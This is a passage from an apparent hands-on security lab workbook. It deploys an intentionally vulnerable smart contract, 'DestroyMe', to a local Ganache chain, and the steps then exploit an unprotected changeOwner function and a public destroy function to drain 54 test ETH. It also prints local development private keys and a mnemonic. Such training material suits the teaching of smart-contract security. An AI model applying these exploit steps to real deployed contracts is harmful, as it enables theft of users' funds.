> Compiling ./contracts/DestroyMe.sol
> Compiling ./contracts/Migrations.sol
> Artifacts written to /var/www/html/workbook/labs/scripts/lab-3.6/lab3-6/build/contracts
> Compiled successfully using:
  - solc: 0.4.16+commit.d7661dd9.Emscripten clang
```

And the project structure should now look like, with the added json in the new build folder:

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ ls -R
.:
build  contracts  migrations  test  truffle-config.js

./build:
contracts

./build/contracts:
DestroyMe.json  Migrations.json

./contracts:
DestroyMe.sol  Migrations.sol

./migrations:
1_initial_migration.js  2_deploy_contracts.js

./test:
```

Step 7


Start and Configure GanacheUI

Now we must setup a Local Ganache instance to deploy the contract to. If you have one running currently, make a fresh one with the following steps.

(See Lab 3.1 for more details) In another terminal window, start GanacheUI with: /root/ganache-2.4.0-linux-x86_64.AppImage



Click past any default windows until you are at the "CREATE A WORKSPACE" Screen. and click "NEW WORKSPACE ETHEREUM"

On Workspace Name: Call it whatever youd like. Our example name is "lab3-6"



The next important thing to do is to "Add Project" and select your truffle folder. Here our example, we add it from /var/www/html/workbook/labs/scripts/lab-3.6/

Make sure you add it from where your truffle-config.js is located.



On the "Server" Tab change "PORT NUMBER" to 8545 Leave Automine ON , and makes sure Hostname is 127.0.0.1 - lo by default

WORKSPACE SERVER ACCOUNTS & KEYS CHAIN ADVANCED ABOUT

SERVER

HOSTNAME
127.0.0.1 - lo The server will accept RPC port.

PORT NUMBER
8545


NETWORK ID
5777 Internal blockchain identifier

AUTOMINE
 Process transactions instantly

ERROR ON TRANSACTION FAILURE
 When transactions fail, the failures will only be detected by the Ganache handle transaction

CHAIN FORKING

Fork an existing chain creating new accounts, contracts



One the "Accounts & Keys" screen, Change the Total Accounts to Generate to 3

All the rest, leave as default and click "SAVE WORKSPACE" This will generate your new local blockchain.

Step 8

Document generated addresses and keys

We must now document the addresses and keys used in our local environment. These will be used in our javascript commands and are unique to every student and ganache deployment.

You should see 3 addresses with a balance of 100.00 ETH each. Also, you will see 3 Key icons on the right. Click on that to see the associated private keys.

Our environment for this lab is as follows (yours will be different!!):

Address #1: 0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7 Private Key #1:

```
1f681e3f85e48092e23a31c1b21f06beb49fe6a721a4c968d5e033360be8318e
```

Address #2: 0x1dbc4Ab44BF081364cD83AB029Ab8875CDD3E9AB Private Key #2

```
5f790524c847ad3871cb8575e9e67cc9749e1ceaf90758889a83ccdb960829e3
```

Address #3: 0xFC413908DFbb56C7564F783e5a245E0Ef5FDf3Cd Private Key #3:

```
fa5ccf520f800466ef3e1772f605b8899134d47abe8de95791cb012ebadb9a17
```

Ganache

ACCOUNTS BLOCKS TRANSACTIONS CONTRACTS EVENTS LOGS SEARCH FOR BLOCK NUMBERS OR TX HASHES WORKSPACE LAB3-6 SWITCH

MEMORIC kingdom win auto voice trip response possible this reveal timber forum cotton

HD PATH m/44'/60'/0'/0/account_index

ADDRESS	BALANCE	TX COUNT	INDEX
0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7	100.00 ETH	0	0
0x1dbC4Ab44BF081364cD83AB029Ab8875CDD3E9AB	100.00 ETH	0	1
0xFC413908DFbb56C7564F783e5a245E0Ef5fdf3Cd	100.00 ETH	0	2

A0530E5B91910cc02fE6077f7 100.00 ETH

ACCOUNT INFORMATION

ACCOUNT ADDRESS
0xFC413908DFbb56C7564F783e5a245E0Ef5fdf3Cd

PRIVATE KEY
fa5ccf520f800466ef3e1772f605b8899134d47abe8de95791cb012ebadb9a17
Do not use this private key on a public blockchain; use it for development purposes only!

DONE

Step 9

Deploy contracts to the local blockchain on GanacheUI

Click over to the "Contracts" Tab. You should also see the 2 Contracts from our project located there in a "Not Deployed" state.

ACCOUNTS	BLOCKS	TRANSACTIONS	CONTRACTS	EVENTS	LOGS				
CURRENT BLOCK 0	GAS PRICE 20000000000	GAS LIMIT 6721975	HARDFORK MUIRGLACIER	NETWORK ID 5777	RPC SERVER HTTP://127.0.0.1:8545				
lab3-6 /var/www/html/workbook/labs/scripts/lab-3.6/lab3-6					MINING STATUS AUTOMINING				
<table> <tr> <td>NAME DestroyMe</td> <td>ADDRESS Not Deployed</td> </tr> <tr> <td>NAME Migrations</td> <td>ADDRESS Not Deployed</td> </tr> </table>					NAME DestroyMe	ADDRESS Not Deployed	NAME Migrations	ADDRESS Not Deployed	
NAME DestroyMe	ADDRESS Not Deployed								
NAME Migrations	ADDRESS Not Deployed								

Now lets deploy those contracts to the new local blockchain.

Go back to your terminal where we initialized with truffle, and lets run the `truffle migrate` command.

This will deploy the Migrations and DestroyMe contracts to Ganache. The output will be similar to the following:

```

zillion@zillion13:~/workbook/Day3/Lab3-6$ truffle migrate
Compiling your contracts...
=====
> Everything is up to date, there is nothing to compile.

Starting migrations...
=====
> Network name:    'development'
> Network id:      5777
> Block gas limit: 6721975 (0x6691b7)

1_initial_migration.js
=====
Deploying 'Migrations'
-----
> transaction hash: 0xb63d98a38f75542eaa5769eb110a9664e9d7dbbf105cbd46980e0f084ca5ef1b
> Blocks: 0          Seconds: 0
> contract address: 0x2Ce04128057204D5b4140043c35E8eab90F3C69e
> block number:     1
> block timestamp:  1604179551
> account:          0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7
> balance:          99.99962486
> gas used:         168757 (0x29335)
> gas price:        20 gwei
> value sent:       0 ETH
> total cost:       0.00337514 ETH

> Saving migration to chain.
> Saving artifacts
-----
> Total cost:       0.00337514 ETH

2_deploy_contracts.js
=====
Deploying 'DestroyMe'
-----
> transaction hash: 0xe33de0ab29c418392227f196850566167e8fbba593755ea4a784e4e82e245cc8
> Blocks: 0          Seconds: 0
> contract address: 0xd7A071Fa80481A5f585C0214168657609102a0d6
> block number:     3
> block timestamp:  1604179728
> account:          0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7
> balance:          99.99187574
> gas used:         195173 (0x2fa65)
> gas price:        20 gwei
> value sent:       0 ETH
> total cost:       0.00390346 ETH

> Saving migration to chain.
> Saving artifacts
-----
> Total cost:       0.00390346 ETH

Summary
=====
> Total deployments: 1
> Final cost:        0.00390346 ETH

```

```

2_deploy_contracts.js
=====

  Deploying 'DestroyMe'
  -----
  > transaction hash: 0xe33de0ab29c418392227f196858566167e8fbaa593755ea4a784e4e82e245cc8
  > Blocks: 0
  > contract address: 0xd7A071Fa80481A5f5B5C0214168657609102a0d6
  > block number: 3
  > block timestamp: 1604179728
  > account: 0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7
  > balance: 99.99187574
  > gas used: 195173 (0x2fa65)
  > gas price: 20 gwei
  > value sent: 0 ETH
  > total cost: 0.00390346 ETH

  > Saving migration to chain.
  > Saving artifacts
  -----
  > Total cost: 0.00390346 ETH

Summary
=====
> Total deployments: 1
> Final cost: 0.00390346 ETH

```

Move back over to the Ganache "Contracts" Tab, and you will notice they are now "Deployed".

NAME	ADDRESS	TX COUNT	STATUS
DestroyMe	0xd7A071Fa80481A5f5B5C0214168657609102a0d6	0	DEPLOYED
Migrations	0x2Ce84128057204D5b4148D43c35E8eab9DF3C69e	1	DEPLOYED

Take note of the Contract Address. We are going to need this to interact with it in the following steps.

NOTE - EVERYONE WILL HAVE A DIFFERENT CONTRACT ADDRESS

In this example, our Contract Address for DestroyMe is: 0xd7A071Fa80481A5f5B5C0214168657609102a0d6

Step 10

Find the first vulnerability

Click on the Contract "DestroyMe" and take a look at its current state.

It has a balance of 0.00 ETH

Also notice that the "Storage" has one item. owner: address "0x000"

This is the first vulnerability! -- An uninitialized address..just like the Parity Bug.

STORAGE

```
▼ { 1 item
  | owner : address "0x00000000000000000000000000000000" ...
}
}
```

TRANSACTIONS

NO TRANSACTIONS

EVENTS

NO EVENTS

Step 11

Modify the web3js script to send ether

We are now going to fund money by sending ether to the contract. To do this we will use the `sendMoney.js` Javascript script.

We need to first add the correct addresses and keys to the file.

use nano sendMoney.js and edit the file. (This js file is in our /var/www/html/workbook/labs/scripts/lab-3.6)

Update the `contract_address` with the address of your `DestroyMe` contract in your Ganache, and the `from_address` with any address of the 3 initialized with ether.

Also specify how much you want to fund the contract with. In this example below, we use 54. Note this must be < 100.

✓ Solution

```
const Web3 = require("web3"); const ethNetwork = 'http://127.0.0.1:8545/'; const web3 = new Web3(new Web3.providers.HttpProvider(ethNetwork));

const contract_address = ''; //Update this with the Deployed Contract Address const from_account = ''; //Update this with an Address you want to deploy from

const amount = "54"; //willing to send 54 ethers const amountToSend = web3.utils.toWei(amount, "ether"); //convert to wei value

web3.eth.sendTransaction({to:contract_address,from:from_account,value:amountToSend})
```

```

zion@zion1:~/workbook/Dwy3/Lab3-6 153e46
sendMoney.js

GNU nano 4.8
const Web3 = require('web3');
const ethNetwork = 'http://127.0.0.1:8545';
const Web3 = new Web3(new Web3.providers.HttpProvider(ethNetwork));

const contract_address = '0xd7A071Fa04081AF55C0214160857609102a0d6'; //Update this with the Deployed Contract Address
const from_account = '0x3b04A62f1E80EcaA0550E5891910cc02fE6077f7'; //Update this with an Address you want to deploy from

const amount = "54"; //Willing to send 54 ethers
const amountToSend = web3.utils.toWei(amount, "ether"); //convert to wei value

web3.eth.sendTransaction({to:contract_address,from:from_account,value:amountToSend})

```

Step 12

Execute the web3js script

After the sendMoney.js script is updated with your contract and account address, run it with the command `node sendmoney.js`

✓ Solution

```

node sendmoney.js

zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6$ node sendMoney.js
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6$ 

```

This should execute, and when we look at the new status of our Blockchain, the contract will hold 54 ETH the sender will be 54 Ether less (or whatever you set).

Contracts

CURRENT BLOCK	GAS PRICE	GAS LIMIT	NAME/OPEN	NETWORK ID	RPC SERVER	MINING STATUS	WORKSPACE	SWITCH
5	20000000000	6721975	MURGLACER	5777	HTTP://127.0.1:8545	AUTOMINING	LAB3-6	

DestroyMe

ADDRESS: 0xd7A071Fa04081AF55C0214160857609102a0d6
CREATION TX: 0xE33dE0aB29c41B39227f196858566167EBfbAa593755Ea4A784E4e82e245CC6

STORAGE

```

[{"key": "owner", "value": "0x0000000000000000000000000000000000000000000000000000000000000000"}]

```

TRANSACTIONS

TX HASH	FROM ADDRESS	TO CONTRACT ADDRESS	gas used	value
0x374a31ba935b25784cf0f22c95260d45e0434d36ed2c5a1fc5278a98277ea3a0	0x00	DestroyMe	21639	54000000000000000000000000000000

EVENTS

ADDRESS	BALANCE	TX COUNT	INDEX
0x3b84A62f1E80ECaA0530E5B91910cc02fE6077f7	45.99 ETH	5	0
0x1dbC4Ab44BF081364cD83AB029Ab8875CDD3E9AB	100.00 ETH	0	1
0xFC413908DFbb56C7564F783e5a245E0Ef5FDf3Cd	100.00 ETH	0	2

Also note, you can see the "Contract Call" and the details in the transactions section of the DestroyMe contract.

Step 13

Use truffle console

We will now initialize the unprotected wallet contract with an address of our choice. Instead of using nodejs, we will leverage the truffle console.

This will help us from having to update addresses in a javascript file.

From your terminal, and within the truffle project (with the truffle-config.js), type in `truffle console`

This will bring up a truffle terminal. The first command to enter is:

Solution

```
DestroyMe.deployed().then(w => wallet = w)
```

The output of this command should show a large screen of information about our deployed contract in the Ganache environment.

```
zion@zion-sec554:/var/www/html/workbook/labs/scripts/lab-3.6/lab3-6$ truffle console
truffle(development)> DestroyMe.deployed().then(w => wallet = w)
TruffleContract {
  constructor: [Function: TruffleContract] {
    _constructorMethods: {
      configureNetwork: [Function: configureNetwork],
      setProvider: [Function: setProvider],
      new: [Function: new],
      at: [AsyncFunction: at],
      deployed: [AsyncFunction: deployed],
      defaults: [Function: defaults],
      hasNetwork: [Function: hasNetwork],
      isDeployed: [Function: isDeployed],
      detectNetwork: [AsyncFunction: detectNetwork],
      setNetwork: [Function: setNetwork],
      setNetworkType: [Function: setNetworkType],
      setWallet: [Function: setWallet],
      resetAddress: [Function: resetAddress],
      link: [Function: link],
      clone: [Function: clone],
      addProp: [Function: addProp],
      toJSON: [Function: toJSON],
      decodeLogs: [Function: decodeLogs]
    },
    _properties: {
      contract_name: [Object],
      contractName: [Object],
      gasMultiplier: [Object],
      timeoutBlocks: [Object],
      autoGas: [Object],
      numberFormat: [Object],
      abi: [Object],
      metadata: [Function: metadata],
      network: [Function: network],
      networks: [Function: networks],
      address: [Object],
      transactionHash: [Object],
      links: [Function: links],
      events: [Function: events],
      binary: [Function: binary],
      deployedBinary: [Function: deployedBinary],
      unlinked_binary: [Object],
      bytecode: [Object],
      deployedBytecode: [Object],
      sourceMap: [Object],
      deployedSourceMap: [Object],
      source: [Object],
    }
  }
}
```

Step 14

EXPLOIT - Change the owner of the contract

Now that it's connected to our wallet in the development console, run a command on the unprotected function, setting anyone you choose as an owner.

Use one of the address in your Ganache. Here, we use 0xFC413908DFbb56C7564F783e5a245E0Ef5FDf3CD

 Solution

```
wallet.changeOwner('0xFC413908DFbb56C7564F783e5a245E0Ef5FDf3Cd')
```

If we look at the Ganache screen, we will see the owner has updated to our attackers account of choosing.

Ganache						
ACCOUNTS	BLOCKS	TRANSACTIONS	CONTRACTS	EVENTS	LOGS	SEARCH FOR BLOCK
CURRENT BLOCK 6	GAS PRICE 20000000000	GAS LIMIT 6721975	HARDFORK MUIRGLEACIER	NETWORK ID 5777	RPC SERVER HTTP://127.0.0.1:8545	MINING STATUS AUTOMINING
- BACK	<h2>DestroyMe</h2>					
ADDRESS 0xdAB71Fa88481A5f585C8214168657609182a0d6	BALANCE 54.00 ETH					
CREATION TX 0xE33dE8aB29c418392227f196858566167E8FbAa593755Ea4A784E4e82e245CCC8						
STORAGE						
▼ { item owner : address "0xFC413900000000000000000000000000", ... }						
TRANSACTIONS						
TX HASH 0x374a31ba935b25784cf0f22c95260d45e0434d36ed2c5a1fc5278a90277ea3a0						
FROM ADDRESS 0xb84A62f1E80ECaA0530E5B91910cc02fE6077f7	TO CONTRACT ADDRESS DestroyMe					
	GAS USED 21039					
TX HASH 0xf945423bfd3f51cf510ff82139ec8e605c34625001a67fc7349b6b9b3e2a321						
FROM ADDRESS 0xb84A62f1E80ECaA0530E5B91910cc02fE6077f7	TO CONTRACT ADDRESS DestroyMe					
	GAS USED 42511					

Step 15

EXPLOIT - Destroy the contract and steal the ether

Finally, we send the last command to the vulnerable Contract, now initialized with the attacker's address. This time, we use the 'destroy' function left public.

✓ Solution

```
wallet.destroy('0xFC413908DFbb56C7564F783e5a245E0Ef5FDf3Cd')
```

Check Ganache one more time, and you will see that our attacker's address is 54 ETH richer (154 total), and our `DestroyMe` contract is at 0, and uninitialized once again.

STORAGE

```
▼ { 1 item
  ↓ owner : address "0x00000000000000000000000000000000 . . . "
```

TRANSACTIONS

If you'd like, you can try to call the `changeOwner` function again, but you will find that the contract no longer changes. It is locked with the empty address, and its funds drained.

Conclusion

We have now seen that, using vulnerable functions, we can execute customized commands to unprotected smart contracts to gain control, and steal funds in different ways. Which Vulnerabilities did this contract contain?

BONUS - Study the contract functions, and understand why the contract was vulnerable. What could we do to re-factor this that would have protected the contract?